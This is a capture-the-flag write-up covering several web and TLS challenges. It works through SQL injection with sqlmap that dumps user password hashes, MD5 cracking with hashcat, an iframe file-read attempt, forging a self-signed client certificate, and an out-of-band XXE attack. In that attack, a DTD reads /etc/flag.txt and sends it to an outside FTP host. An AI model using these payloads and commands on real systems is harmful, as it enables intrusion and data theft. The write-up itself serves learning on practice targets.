Don't import this to your computer as a trusted root certificate!

Lets download the [cert](#) and examine it using OpenSSL. Lets run `openssl x509 -in server.crt -text -noout`. We use `-text` to get the information about the certificate in our console and `-noout` to disable the certificate from being print to our console (optional)

```
openssl x509 -in server.crt -text -noout  
Certificate:  
  Data:  
    Version: 1 (0x0)  
    Serial Number:  
      d5:d5:66:17:db:04:95:4b  
    Signature Algorithm: sha256WithRSAEncryption  
    Issuer: C = FI, ST = ROT:n autonominen erikoistalousalue, L =  
    Siikrit Bunker HQ, O = FLAG{ThisWasTooEasy}, CN = Solita Certificate  
    Authority, emailAddress = recruitment@solita.fi  
    Validity  
      Not Before: Jan 30 10:05:02 2021 GMT  
      Not After : Jan 30 10:05:02 2022 GMT  
    Subject: C = FI, ST = ROT:n autonominen erikoistalousalue, L =  
    Siikrit Bunker HQ, O = FLAG{ThisWasTooEasy}, CN = Solita Certificate  
    Authority, emailAddress = recruitment@solita.fi  
    Subject Public Key Info:  
      Public Key Algorithm: rsaEncryption  
      RSA Public-Key: (2048 bit)  
      Modulus:  
        00:b5:8f:b8:ba:f0:7f:ef:02:bc:04:02:db:cc:28:  
        0d:73:67:73:92:4c:91:0a:d4:e4:be:f3:99:50:d4:  
        f0:e1:69:1e:d2:f8:ca:f4:86:e5:c4:ad:ed:73:ec:  
        a4:f5:56:cc:a2:2d:2b:f0:3a:ed:0c:f0:f9:0a:04:  
        66:2e:82:b2:20:1f:39:3e:86:d9:b0:d1:0d:65:9e:  
        6e:89:61:cd:84:31:1e:52:44:97:8a:35:25:47:88:  
        32:fd:a8:6f:81:71:c5:95:57:6b:81:67:83:5c:65:  
        cf:63:8a:c8:06:4d:25:e3:45:0f:ea:55:4a:55:20:
```

```
de:ba:69:d0:6b:09:64:f1:14:aa:ee:ca:87:0b:3a:
ff:9f:94:14:c7:8c:2c:53:95:7f:5e:34:fb:a2:d0:
f9:c7:6e:0e:07:db:21:fc:8e:18:96:09:8d:b7:65:
65:bd:fe:d2:7f:2d:e8:ed:72:06:19:25:96:2e:7d:
4f:16:4d:51:0e:8f:68:8f:6f:f7:31:3b:44:c9:d4:
e1:48:6f:df:02:6e:b0:38:63:0a:96:82:46:1b:53:
5e:1d:0c:96:a9:e2:d8:57:49:e9:17:1a:f7:06:a0:
f9:13:d9:f8:ae:99:51:e7:fa:63:7b:97:6a:28:85:
74:d1:a0:d6:fd:5a:d4:ce:8c:d5:63:5c:02:15:f3:
06:c5
Exponent: 65537 (0x10001)
Signature Algorithm: sha256WithRSAEncryption
7e:55:53:f6:8b:11:e5:39:19:c7:d8:3b:e0:f0:37:14:69:83:
02:f6:1f:3c:d2:c8:e0:34:a2:57:ac:c5:85:cf:27:8d:80:9b:
69:42:0b:1a:81:9f:88:85:ca:b5:8f:c1:2a:92:ed:ff:a1:87:
b0:1b:19:98:c4:03:2c:7e:8a:6a:bd:10:fa:59:ed:3b:97:ce:
89:f3:d8:5e:ad:42:3d:1c:89:5d:fc:9e:0c:57:3f:43:07:98:
f5:49:1a:b4:01:d6:37:93:51:5b:31:94:1b:c5:b3:ac:5d:f9:
aa:dc:a8:75:fd:cd:67:9e:db:dd:4d:ed:ee:f2:1d:d7:f2:10:
2c:c6:75:58:90:c7:2c:9e:ad:57:58:65:09:95:c4:53:52:2e:
71:a1:cb:aa:b0:6a:a0:d0:c9:5d:f4:0e:af:09:75:36:b9:75:
ff:c6:6e:57:7c:55:5c:00:28:9a:bf:c8:f2:c9:1d:9c:84:32:
34:4d:7b:33:92:f3:62:9a:4f:85:29:3c:ac:5f:94:4f:bf:05:
f0:db:73:70:39:f6:ca:42:66:fb:d4:62:55:a4:f2:1b:86:e6:
1a:e0:9a:73:7c:2e:ec:c6:54:ab:44:7f:fa:2a:29:dc:6c:a0:
4e:6f:42:2c:17:f9:65:7c:5e:1e:91:16:11:22:6e:7b:ad:3e:
53:fc:47:88
```

And we got the flag!


9.2 Hack weblogin part 1

A web application developer has implemented an admin login interface. However, they have accidentally left a bug that allows any visitor to obtain password hashes. Can you obtain the admin user's password hash?

Do you accept the challenge?


<http://hacklogin.challenge.fi/>

We got ourselves a website, lets take a look.




The image shows a web form titled "Admin Login" with the instruction "Please sign in". It contains two input fields: "Username" and "Password". Below these fields is a checkbox labeled "Remember me". A blue "Sign in" button is positioned below the checkbox. At the bottom of the form, there is a blue hyperlink that reads "Forgot your password?".

So its a webform, lets try some basic default passwords (12345, admin, admin123, P4ssw0rd etc.) with user `admin`. Nothing seems to be working. What about the Forgot your password? link. Lets see where that leads us. It takes us to <https://hacklogin.challenge.fi/password-recovery.php> and it only requires username. Lets try with the user admin.



The image shows a message box with the text "Recovery email sent to admin@hackd.example.".

Well that didn't help much... I've read about SQL Injection being used in login forms, maybe we can use this? Lets try to input `' or '' = '` into username and password on the login page.



The image shows a message box with the text "User not found".

Guess it doesn't work here. What if we try it on the password recovery page?

Recovery email sent to admin@hackd.example.
 Recovery email sent to joe@hackd.example.
 Recovery email sent to bob@hackd.example.

Seems like it works! Lets use our trusted program from SQL Injections called `sqlmap`. Lets run this `sqlmap -u https://hacklogin.challenge.fi/password-recovery.php --data "username=admin" --threads 10 --batch -dbs`

```
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
---
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=admin' AND 3506=3506 AND 'PCaO'='PCaO

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: username=admin' AND GTID_SUBSET(CONCAT(0x7162787171,(SELECT (ELT(2400=2400,1))),0x716a717171),2400) AND 'neeh'='neeh

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 5347 FROM (SELECT(SLEEP(5))))BFED) AND 'mGGW'='mGGW

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: username=admin' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7162787171,0x476b7a564e78694c544f76666a7177734b7879775a714744655975644a4651487a4e585a75696146,0x716a717171)-- --

---
[02:16:10] [INFO] the back-end DBMS is MySQL
[02:16:10] [WARNING] potential permission problems detected ('command denied')
web server operating system: Linux Ubuntu 19.10 or 20.04 (euan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.6
[02:16:10] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] random

[02:16:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/hacklogin.challenge.fi'
[*] ending @ 02:16:11 /2021-04-01/
```

Next lets add the database into our line and lets dump all data that the database has. `sqlmap -u https://hacklogin.challenge.fi/password-recovery.php --data "username=admin" --threads 10 --batch -D random --dump-all`

```
Database: random
Table: users
[3 entries]
+----+-----+-----+-----+-----+
| id | salt | email | password | username |
+----+-----+-----+-----+-----+
| 1 | bfdc3 | admin@hackd.example | 69ba2cec4f84667e875e9db710b3c9ad | admin |
| 2 | b0mk23 | joe@hackd.example | f5e06ac3c4b1547c93a074e8e468e298 | joe |
| 3 | p2p662 | bob@hackd.example | 4e212ddf51a39676c5ac925672437069 | bob |
+----+-----+-----+-----+-----+
```

We got the hash and it works as a flag!

9.3 Hack weblogin part 2

A web application developer has implemented an admin login interface. However, they have accidentally left a bug that you exploited to obtain the password hashes on the previous challenge. Can you reverse the obtained hash and login to the service?

Do you accept the challenge?

`http://hacklogin.challenge.fi/`

Reversing a hash you say! There are multiple different tools out there which can crack open MD5 passwords with or w/o salts, but we are going to use [hashcat](#) for this lets run `hashcat -a 0 -m 10 adminhash rockyou.txt -a 3` is wordlist `-m 10` is MD5(pass:salt) (another one would be `-m 20` MD5(salt:pass)) `rockyou.txt` includes a lot of passwords

```
Dictionary cache built:  
* Filename.: rockyou.txt  
* Passwords.: 14344392  
* Bytes.....: 139921507  
* Keyspace.: 14344385  
* Runtime...: 1 sec
```

```
69ba2cec4f84667e875e9db710b3c9ad:bfds3:chess
```

Now we can login with admin:chess



Congrats, successfully logged in as admin

The challenge flag is **BORAT SALUTES**

BORAT SAYZ IZ NICE!

9.4 Hack MD

System administrator has enabled a experimental feature on web application. They have been notified that there's a security vulnerability present in the installation, but have neglected the issue.

The organization has a vulnerability disclosure program that allows you to test their systems - see if you can convince their system administrator that there is an active vulnerability that's exploitable by accessing the "secure" file on the machine!

<https://hack-md.challenge.fi/welcome>

We get to the site and we got this:

PDF export enabled

Hi everyone, I enabled the PDF exporting feature on the platform as requested. Hope it comes handy for you :)

I'm not sure if the menu item for PDF export works, but you can export the PDFs by appending /pdf to the URL of your note.



That said, I got contacted by NCSC-FI as a whitehat hacker had reported a vulnerability in the PDF export feature of this application. I have no idea who the hacker is, as NCSC-FI doesn't disclose that information. Not that it matters anyway...

They said the vulnerability was called something like SSRF or something. I have no idea how that all works and I really can't be bothered to fix the issue even though they provided me with instructions to do that. Instead, I moved the file on the server containing the sensitive information to /flag.txt. I'm sure it's safe now.


Lets do a google search for known vulnerabilities. Lets type in [hack-md vulnerabilities](#) and see the results. After following some pages we endup in [github](#) where we have issue raised because Hack-MD has [Open redirect / XSS via iframe with sandbox](#) it has steps how to reproduce the problem so lets try it out.

First we press [New](#) in the hack-md page to create a fresh note. Then we use the steps:

1. Type `<iframe src="https://exec.ga/hackmd.html" sandbox="allow-scripts allow-top-navigation allow-scripts"></iframe>` in Editor.
2. View edited page. Lets edit that site to something we can use like <https://hack-md.challenge.fi>





Seems to be working. No we can try to extract the file from the server using `file://` in the `src=` section.



```
1 <iframe src="file:///flag.txt" sandbox="allow-scripts allow-top-navigation
  allow-scripts"></iframe>
```

Hmmm doesn't seem to be working right off the bat. Should we try exporting to PDF? could that be the trick. Lets try it. We write `/pdf` in our `url` and download the PDF file.



9.5 Aapoweb

I made a website for all Aapos around here. Welcome!


Note that only Aapos can enter. Prepare to prove your Aapones.

<https://aapoweb.challenge.fi:8008/>

Hints:

1. HTTPS is used to make websites secure. How?
<https://en.wikipedia.org/wiki/HTTPS>
2. How to know if the website actually is who it says?
https://en.wikipedia.org/wiki/Transport_Layer_Security
3. Certificates are used to provide trusted identity to websites.
<https://en.wikipedia.org/wiki/X.509>
4. Certificates can also be used to identify the user.
5. Who can issue a certificate?
6. Maybe the better question is. Does it matter who has issued the certificate? <https://en.wikipedia.org/wiki/OpenSSL>

Lets focus on the task at hand. Load up the [website](#) and we'll see what we're dealing with. After loading the site we get a security warning saying the connection is not safe.



we press Accept the risk and Continue and we get here:

YOU ARE NOT AAPO

Uhhuh, so we need to identify ourselves to the website as Aapo just like it said in the challenge description. But how can we do that? Let's examine the certificate.

Website Identity
Website: aapoweb.challenge.fi
Owner: This website does not supply ownership information.
Verified by: aapoweb [View Certificate](#)
Expires on: March 12, 2022

Privacy & History
Have I visited this website prior to today? No
Is this website storing information on my computer? No [Clear Cookies and Site Data](#)
Have I saved any passwords for this website? No [View Saved Passwords](#)

Technical Details
Connection Encrypted (TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256, 256 bit keys, TLS 1.2)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network. [Help](#)

Lets view the certificate

Subject Name	
Country	FI
State/Province	Uusimaa
Locality	Espoo
Organization	aapoweb
Common Name	aapoweb
Issuer Name	
Country	FI
State/Province	Uusimaa
Locality	Espoo
Organization	aapoweb
Common Name	aapoweb

We scroll down a bit more and we find out we're able to download the certificate and the certificate chain files

Miscellaneous	
Serial Number	52:B3:22:9E:5F:3A:F0:9B:84:AA:E4:E8:C0:80:E8:CB:85:33:FF:26
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)

Lets do exactly that and then lets try something with OpenSSL. Lets use `openssl s_client -connect aapoweb.challenge.fi:8008 -cert aapoweb.pem`

```
$ openssl s_client -connect aapoweb.challenge.fi:8008 -cert aapoweb.pem
unable to load client certificate private key file
140353543775552:error:0909006C:PEM routines:get_name:no start
line:../crypto/pem/pem_lib.c:745:Expecting: ANY PRIVATE KEY
```

Guess it wasn't that easy. It said it's a self-signed certificate so we could do our own certificate with the exact same information and because its our certificate we will have the private key for it. Lets try it out. We use the same information in our cert that the website has. Lets break down the command. `req` is used for certificate requests `-x509` this option outputs a self signed certificate instead of a certificate request. `-nodes` creates a privatekey without encrypting it (no prompts for passphrase) `-newkey rsa:2048` pretty self-explanatory creates a 2048bit RSA key `-keyout` outfile for our privatekey `-out` outfile for our certificate

```
$ openssl req -x509 -nodes -newkey rsa:2048 -keyout aapoweb.key -out
aapoweb.crt
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'aapoweb.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:FI
State or Province Name (full name) [Some-State]:Uusimaa
Locality Name (eg, city) []:Espoo
Organization Name (eg, company) [Internet Widgits Pty Ltd]:aapoweb
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:aapoweb
Email Address []:
```

Now we're done with that lets connect with openssl again using our new privatekey and certificate.

```
$ openssl s_client -connect aapoweb.challenge.fi:8008 -cert aapoweb.crt -
key aapoweb.key
CONNECTED(00000003)
depth=0 C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb
verify error:num=18:self signed certificate
verify return:1
depth=0 C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb
```

```

verify return:1
---
Certificate chain
 0 s:C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb
 1 s:C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDmzCCAAoOgAwIBAgIUUrMinl868JuEquTowIDoy4Uz/yYwDQYJKoZIhvcNAQEL
BQAwUzELMAkGA1UEBhMCRRkxEDA0BgNVBAGMB1V1c2ltYWExDjAMBgNVBACMBUVz
cG9vMRAwDgYDVQQKDAZhYXBvd2ViMRAwDgYDVQQDDAAdhYXBvd2ViMB4XDTIxMDMx
MjEzMTYxMloXDTEyMDMxMjEzMTYxMlowUzELMAkGA1UEBhMCRRkxEDA0BgNVBAGM
B1V1c2ltYWExDjAMBgNVBACMBUVzcG9vMRAwDgYDVQQKDAZhYXBvd2ViMRAwDgYD
VQQDDAAdhYXBvd2ViMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAznZK
40mM1AF1Meqtl0dVMkAMZrSLVYi00Doawpd0VPjI6vU9kYoI6MZGdkOR84MgUXIz
G9dFGYAobm73lQr2wprmkSl/w0eeHoovMh0ZXWsmGuZh+k5H4UzCaxmVpdE6yYHQ
2u7190PkwSTGVFsfaHb3+6J0QaGAPnF6vSTbNv7bpyGjm9b60BgVKNw1GXBNAlZ
dTS/fyEiSlB5DS7R/UpmlU3IWB008DRd32qajckIF393oupKIMqRj0yIXdxfoYdD
BG8x6uWvk4VUG40mTjM/8MfxKQbgsyRgiYKAh2neSvjBSbRCGiQfhYNxgzscQwsS
lSubg/aVJA00CPfuzwIDAQABo2cwZTAdBgNVHQ4EFgQUUQ79jho5vU0mQfk0UckTN
HedViD0wHwYDVR0jBBgwFoAUUQ79jho5vU0mQfk0UckTNHedViD0wDwYDVR0TAQH/
BAUwAwEB/zASBgNVHREECzAJggdhYXBvd2ViMA0GCSqGSIb3DQEBCwUAA4IBAQCq
XnouhbgPNXqgVso7EwtfZ7gf/cRiJA1NBw7NQ7tfbRjZrli0ykdoH0ak4EZRLHrm
HRLfDm9Ky0uE/orTNkB6qch50b+CYedrwKSrfychJJn8fC8cJnty7aHqvm3NGqg4
bqPvfCvJB8j54aNFIZIN1hTCLKlgSBXSRhskHQGYovVyx+WICooAN+JZZNzV/qtn
d3CerCESdXabEKEyPH9+ZkRu66veDFQbgAYSWaoL9gGGYj0nCM2RFINRv1LLL+t1
YW6g003lagllF8Iw2qrYBIqgVbqmzeJPTd6Xz4W6XA2kF1j27EbocUrU0xu0eo8n
06Z9KgPS0pMnc2nuZG8U
-----END CERTIFICATE-----
subject=C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb

issuer=C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb

---
No client certificate CA names sent
Client Certificate Types: RSA sign
Requested Signature Algorithms: RSA-PSS+SHA512:RSA-PSS+SHA384:RSA-
PSS+SHA256:RSA+SHA512:RSA+SHA384:RSA+SHA256:RSA+SHA224:RSA+SHA1
Shared Requested Signature Algorithms: RSA-PSS+SHA512:RSA-PSS+SHA384:RSA-
PSS+SHA256:RSA+SHA512:RSA+SHA384:RSA+SHA256:RSA+SHA224
Peer signing digest: SHA512
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 1394 bytes and written 1588 bytes
Verification error: self signed certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-CHACHA20-POLY1305
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:

```

```
Protocol   : TLSv1.2
Cipher     : ECDHE-RSA-CHACHA20-POLY1305
Session-ID:
Session-ID-ctx:
Master-Key:
3B651BB1D3F2A2AC993B96A65EA8F3D66CEA61F866FD21AB050BCCC80F060483ECAA4503BE4
1B46B8DA4FB9A7FDB2C5B
PSK identity: None
PSK identity hint: None
SRP username: None
Start Time: 1617265707
Timeout    : 7200 (sec)
Verify return code: 18 (self signed certificate)
Extended master secret: yes
---

HTTP/1.1 200 OK
Content-Length: 72

<html>
<body>
<h1>NIXU{you_are_now_offically_aapo}</h1>
</body>
</html>
closed
```

There we go!

9.6 Securelogin

Difficulty: Hard (?)

The development team has made a proof of concept of the new Securelogin site. Somebody managed to put it to the public internet, but dev team is so confident that they don't think it matters so they left it open!

Can you prove them wrong?! Are you the one who fetches the flag from /etc/flag.txt - file?

You can find the challenge from: <http://securelogin.challenge.fi:8880/>

Note: This challenge is based on a real world example of a finding from a bug bounty target. Pretty much 1=1, but some clues maybe around what to do...

This one was actually very difficult, no hints whatsoever. No indication where to begin except the website. Took me over 2 days to figure this one out, but I'll try to keep it short. First I started by going to the website

annd we get greeted with this:

YoU Sh4iL N0t P4SS!



Here is the first development version of securelogin for backends, very sEcURE It Is!

So I figure i'd check the source using `view-source:` and we got this!

```
<html>
<body>
<head>
<title>SuperSecureLogin</title>
</head>
<h1>YoU Sh4iL N0t P4SS!</h1>

<br>
<p>Here is the first development version of securelogin for backends, very sEcURE It Is!</p>
<br>
<!--
Debug info, remember to remove before moving to prod:

POST /xml.php HTTP/1.1
Host: localhost:9999
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 164

xml=PD94bWwgdmVyc2lvbj0iMS4wIiB1bmNvZGluZz0iSVNPLTg4NTktMSI/Pgo8Y3JlZHM%2bCgk8dXNlcj51c2VybmFtZTlwdXNlcj4KCTxwYXNzPnBhc3N3b3JkPC9wYXNzPgo8L2NyZWlrZPg%3d%3d

-->

</body>
</html>
```

Alright! We got something, looks like the site has xml.php with xml parameter. The string looks like its URL Encoded and Base64 encoded so lets use [CyberChef](#) to decode it.

Output

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<creds>
  <user>username</user>
  <pass>password</pass>
</creds>
```

Alright so we're dealing with actual XML and I figured we're most likely going to do some sort of XXE attack (XML External Entity) here. So I start googling about XXE attacks and I tried a few (read: A LOT) different ways but I never seemed to get any other response from the server than **Username or password not found! Try Harder!**. Then after a while of banging my head against the table I stumbled upon [THIS](#) a brilliant bugbounty write up by Jonathan Bouman. He was using [xxeserv](#) along with external DTD file on a public facing server. So that's exactly what I did. I installed xxeserv and copied his sp2.dtd

```
<!ENTITY % d SYSTEM "file:///etc/flag.txt">
<!ENTITY % c "<!ENTITY body SYSTEM 'ftp://x.x.x.x:21/%d;'>">
```

and his payload

```
<!DOCTYPE creds [
<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">
%a;
%c;
]>
<creds>
  <user>&body;</user>
  <pass>password</pass>
</creds>
```

And I used curl to make the request

```
curl -X POST -H "Content-Type: application/x-www-form-urlencoded" -H
"Connection: close" --data
"xml=PCFET0NUWVBFIGNyZWRzIFsgPCFFFTlRJVfkgJSBhIFNZU1RFTSAiaHR0cDovLzE5NS4xND
guMjIuODI6ODAvY3AyLmR0ZCI%2BJWE7JWM7XT4KPGNyZWRzPgogICAgPHVzZXI%2BJmJvZHK7P
C91c2VyPgogICAgPHBhc3M%2BcGFzc3dvcmQ8L3Bhc3M%2BCjwvY3JlZHM%2B"
